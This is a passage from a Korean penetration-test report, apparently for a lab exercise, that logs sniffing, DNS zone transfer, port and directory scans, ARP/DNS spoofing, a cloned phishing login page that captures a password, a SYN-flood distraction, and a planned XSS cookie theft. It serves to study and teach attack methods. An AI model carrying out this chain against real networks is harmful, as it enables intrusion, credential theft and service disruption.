2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 128 hosts scanned in 1.810 seconds (70.72 hosts/sec). 2 responded
```

- 스니핑을 통해 DNS 서버, 내부 도메인 특정

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:25:19.114327 IP 10.8.[redacted].57906 > 10.5.[redacted].domain: 56022+ A? mn-elk.s-core.it. (34)
18:25:19.114423 IP 10.8.[redacted].57906 > 10.5.[redacted].domain: 46801+ AAAA? mn-elk.s-core.it. (34)
18:25:25.419644 IP 10.8.[redacted].51750 > 10.5.[redacted].domain: 13592+ A? mn-elk.s-core.it. (34)
18:26:08.717232 IP 10.8.[redacted].40195 > 10.5.[redacted].domain: 1413+ A? br-web.s-core.it. (34)
18:26:08.717333 IP 10.8.[redacted].40195 > 10.5.[redacted].domain: 12932+ AAAA? br-web.s-core.it. (34)
```

- DNS Enumeration을 통해 내부 서버 및 구조를 파악

```
Server:         10.5.[redacted]
Address:        10.5.[redacted]#53

Name:   s-core.it
Address: 10.5.[redacted]
Name:   s-core.it
Address: ::1
```

```
------    s-core.it    ------
Host's addresses:
__________________

s-core.it.                      86400  IN  A  10.5.[redacted]

Name Servers:
_____________

ns.s-core.it.                   86400  IN  A  10.5.[redacted]

Mail (MX) Servers:
__________________

Trying Zone Transfers and getting Bind Versions:
________________________________________________

Trying Zone Transfer for s-core.it on ns.s-core.it ...
s-core.it.                              86400   IN    SOA             (
s-core.it.                              86400   IN    NS      ns.s-core.it.
s-core.it.                              86400   IN    A       [redacted]
s-core.it.                              86400   IN    AAAA            ::1
br-db.s-core.it.                        86400   IN    A       10.5.[redacted]
br-dns.s-core.it.                       86400   IN    A       10.5.[redacted]
br-iscsi.s-core.it.                     86400   IN    A       10.5.[redacted]
br-nfs.s-core.it.                       86400   IN    A       10.5.[redacted]
br-search.s-core.it.                    86400   IN    A       10.5.[redacted]
br-web.s-core.it.                       86400   IN    A       10.5.[redacted]
mn-cacti.s-core.it.                     86400   IN    A       10.7.[redacted]
```


- DNS 레코드를 기반으로 포트 스캐닝 시도, br-web.s-core.it를 제외한 다른 호스트(서버) 스캔 실패

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 11:34 KST
Nmap scan report for br-web.s-core.it (10.5.[redacted])
Host is up (0.23s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
```

- 웹 방화벽 사용 중이지 않은 것을 확인

```
                    ~ WAFW00F : v2.3.1 ~
                ~ Sniffing Web Application Firewalls since 2014 ~

[*] Checking http://br-web.s-core.it
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

- 웹 서버 접속 시도, 로그인 요구 확인



- 동일 NI (구역) 대상 호스트 스캐닝 결과 여러 호스트 확인

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 16:47 KST
Nmap scan report for 10.8.2.129
Host is up (0.017s latency).
Nmap scan report for 10.8.3.129
Host is up (0.013s latency).
Nmap scan report for 10.8.3.130
Host is up (0.028s latency).
Nmap scan report for 10.8.4.129
Host is up (0.012s latency).
MAC Address: CA:01:2C:B4:00:00 (Unknown)
Nmap scan report for 10.8.4.130
Host is up (0.0010s latency).
MAC Address: 00:0C:29:90:BA:76 (VMware)
Nmap scan report for 10.8.4.132
Host is up.
```

- 수집한 호스트를 대상으로 ARP / DNS 스푸핑


```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:68:81:A2
         10.8.4.132/255.255.255.128
         fe80::11c3:cfca:1277:59cb/64

Scanning for merged targets [redacted]

* |=========================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 10.8.[redacted] 00:0C:[redacted]

 GROUP 2 : 10.8.[redacted] CA:01:[redacted]
Starting Unified sniffing...
       10.8.4.[redacted]     -      10.8.4.[redacted]       idle    TX: 0 RX: 0, CC: --
 > --
    192.168.238.1:61360 - 239.255.255.250:1900  U idle    TX: 822 RX: 0, CC:
-- > --
    192.168.183.1:61361 - 239.255.255.250:1900  U idle    TX: 822 RX: 0, CC:
-- > --
    192.168.238.1:5353  -     224.0.0.251:5353  U idle    TX: 208 RX: 0, CC:
-- > --
    192.168.183.1:5353  -     224.0.0.251:5353  U idle    TX: 208 RX: 0, CC:
-- > --
    192.168.238.1:51248 -     224.0.0.252:5355  U idle    TX: 27 RX: 0, CC: -
- > --
    192.168.183.1:51248 -     224.0.0.252:5355  U idle    TX: 27 RX: 0, CC: -
```

- 내부 웹 서버 파밍 사이트 구축 이후 ARP / DNS 스푸핑 대상 호스트의 ID, PW 수집

```
Enter the IP address for POST back in Harvester/Tabnabbing: [redacted]
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://br-web.s-core.it/login.php

[*] Cloning the website: http://br-web.s-core.it/login.php
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.8.[redacted] - - [06/Aug/2025 21:51:45] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: id=bbs0909
PARAM: pw=score!2025
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


```
Activating dns_spoof plugin ...

HTTP : 10.5.[redacted]:80 → USER: bbs0909  PASS: score!2025  INFO: http://br-web.s-core.it/login.php
CONTENT: id=bbs0909&pw=score%212025
```

- 로그인 성공 확인



ㄷ) 내부 침투 단계 3

내부 침투 단계 3 흐름




- 내부 웹 서버 대상 침투 사전에 시선 분산 용도로 DMZ 구역의 웹 서버에 DoS Attack

```
64369 48.206043162  245.131.248.227  10.6.[redacted]  TCP  54 33124 → 80 [SYN] Seq=0 Win=512 Len=0
64370 48.206083949  179.56.115.203   10.6.[redacted]  TCP  54 33125 → 80 [SYN] Seq=0 Win=512 Len=0
64371 48.206089870  196.208.86.85    10.6.[redacted]  TCP  54 33126 → 80 [SYN] Seq=0 Win=512 Len=0
64372 48.206129365  146.186.89.195   10.6.[redacted]  TCP  54 33127 → 80 [SYN] Seq=0 Win=512 Len=0
64373 48.206134375  254.164.51.166   10.6.[redacted]  TCP  54 33128 → 80 [SYN] Seq=0 Win=512 Len=0
64374 48.206182576  88.167.195.244   10.6.[redacted]  TCP  54 33129 → 80 [SYN] Seq=0 Win=512 Len=0
64375 48.206190541  89.220.215.126   10.6.[redacted]  TCP  54 33130 → 80 [SYN] Seq=0 Win=512 Len=0
64376 48.206228202  167.145.84.127   10.6.[redacted]  TCP  54 33131 → 80 [SYN] Seq=0 Win=512 Len=0
64377 48.206233292  22.27.138.159    10.6.[redacted]  TCP  54 33132 → 80 [SYN] Seq=0 Win=512 Len=0
64378 48.206270462  201.211.39.239   10.6.[redacted]  TCP  54 33133 → 80 [SYN] Seq=0 Win=512 Len=0
64379 48.206275471  167.5.41.196     10.6.[redacted]  TCP  54 33134 → 80 [SYN] Seq=0 Win=512 Len=0
64380 48.206312291  27.157.31.248    10.6.[redacted]  TCP  54 33135 → 80 [SYN] Seq=0 Win=512 Len=0
64381 48.206317461  109.149.211.88   10.6.[redacted]  TCP  54 33136 → 80 [SYN] Seq=0 Win=512 Len=0
64382 48.206353819  44.84.39.157     10.6.[redacted]  TCP  54 33137 → 80 [SYN] Seq=0 Win=512 Len=0
64383 48.206358819  79.209.185.195   10.6.[redacted]  TCP  54 33138 → 80 [SYN] Seq=0 Win=512 Len=0
64384 48.206395358  85.186.211.186   10.6.[redacted]  TCP  54 33139 → 80 [SYN] Seq=0 Win=512 Len=0
64385 48.206400377  214.211.167.139  10.6.[redacted]  TCP  54 33140 → 80 [SYN] Seq=0 Win=512 Len=0
64386 48.206437758  135.163.61.5     10.6.[redacted]  TCP  54 33141 → 80 [SYN] Seq=0 Win=512 Len=0
64387 48.206442808  191.166.61.164   10.6.[redacted]  TCP  54 33142 → 80 [SYN] Seq=0 Win=512 Len=0
64388 48.206478896  106.157.38.113   10.6.[redacted]  TCP  54 33143 → 80 [SYN] Seq=0 Win=512 Len=0
64389 48.206483945  149.215.203.232  10.6.[redacted]  TCP  54 33144 → 80 [SYN] Seq=0 Win=512 Len=0
64390 48.206520555  50.254.148.86    10.6.[redacted]  TCP  54 33145 → 80 [SYN] Seq=0 Win=512 Len=0
64391 48.206525604  140.113.71.201   10.6.[redacted]  TCP  54 33146 → 80 [SYN] Seq=0 Win=512 Len=0
64392 48.206562684  56.117.41.157    10.6.[redacted]  TCP  54 33147 → 80 [SYN] Seq=0 Win=512 Len=0
64393 48.206567644  232.126.196.167  10.6.[redacted]  TCP  54 33148 → 80 [SYN] Seq=0 Win=512 Len=0
64394 48.206603501  208.112.207.89   10.6.[redacted]  TCP  54 33149 → 80 [SYN] Seq=0 Win=512 Len=0
64395 48.206608631  101.96.195.164   10.6.[redacted]  TCP  54 33150 → 80 [SYN] Seq=0 Win=512 Len=0
64396 48.206646443  196.145.95.251   10.6.[redacted]  TCP  54 33151 → 80 [SYN] Seq=0 Win=512 Len=0
64397 48.206651462  120.201.117.141  10.6.[redacted]  TCP  54 33152 → 80 [SYN] Seq=0 Win=512 Len=0
64398 48.206691107  47.208.109.230   10.6.[redacted]  TCP  54 33153 → 80 [SYN] Seq=0 Win=512 Len=0
64399 48.206696106  188.217.31.203   10.6.[redacted]  TCP  54 33154 → 80 [SYN] Seq=0 Win=512 Len=0
64400 48.206733277  157.133.28.150   10.6.[redacted]  TCP  54 33155 → 80 [SYN] Seq=0 Win=512 Len=0
64401 48.206738296  207.157.149.51   10.6.[redacted]  TCP  54 33156 → 80 [SYN] Seq=0 Win=512 Len=0
64402 48.206776769  90.57.180.97     10.6.[redacted]  TCP  54 33157 → 80 [SYN] Seq=0 Win=512 Len=0
```

ㄹ) 내부 침투 단계 4

내부 침투 단계 4 흐름




- 내부 웹 서버 대상으로 하위 페이지, 관리자 페이지, 실행 파일 스캐닝 결과, 하위 페이지 (업로드 페이지 유추) 및 관리자 페이지 확인

```
admin.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 538ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 707ms]
admin.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 522ms]
cgi-bin/                [Status: 403, Size: 289, Words: 22, Lines: 11, Duration: 722ms]
config                  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 568ms]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 553ms]
css                     [Status: 301, Size: 307, Words: 21, Lines: 10, Duration: 816ms]
engine                  [Status: 301, Size: 310, Words: 21, Lines: 10, Duration: 971ms]
etc                     [Status: 301, Size: 307, Words: 21, Lines: 10, Duration: 737ms]
images                  [Status: 301, Size: 310, Words: 21, Lines: 10, Duration: 877ms]
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 492ms]
index                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 969ms]
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 953ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 415ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 646ms]
login.php               [Status: 200, Size: 2189, Words: 479, Lines: 64, Duration: 1399ms]
login                   [Status: 200, Size: 2189, Words: 479, Lines: 64, Duration: 1383ms]
server-status           [Status: 403, Size: 294, Words: 22, Lines: 11, Duration: 1600ms]
up.php                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 491ms]
up                      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 768ms]
uploads                 [Status: 301, Size: 311, Words: 21, Lines: 10, Duration: 753ms]
:: Progress: [23070/23070] :: Job [1/1] :: 65 req/sec :: Duration: [0:06:00] :: Errors: 0 ::
```

- 내부 웹 서버 대상 취약점 탐지 결과, 쿠키 탈취 취약점 / DB 계정 탈취 취약점(config.php) / XSS Chain 취약점 등을 확인


```
+ Target IP:
+ Target Hostname:    http://br-web.s-core.it
+ Target Port:        80
+ Start Time:         2025-08-05 21:47:53 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://
tsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: login.php
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: in
p. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /config/: Configuration information may be available remotely.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /config/checks.txt: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /login/: This might be interesting.
+ /config/html/cnf_gi.htm: This might be interesting: has been seen in web logs from an unknown scanner.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /login.php: Admin login page/section found.
+ /?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution.
+ /login.php?-s: PHP allows retrieval of the source code via the -s parameter, and may allow command execution.
+ /etc/: Directory indexing found.
```

- 사전에 탈취한 계정으로 로그인 후 관리자 문의란 확인




- 문의란에 쿠키 탈취를 위한 JS 스크립트를 삽입

- 관리자 접속 이후 쿠키 반환 확인



- 수집한 쿠키 정보로 BurpSuite를 통해 세션 하이제킹 시도, 로그인 실패 history 기록



- 로그인 헤더 구조 파악


Host	Method	URL	Params
http://br-web.s-core.it	GET	/login.php	
http://br-web.s-core.it	POST	/login.php	✓

Request

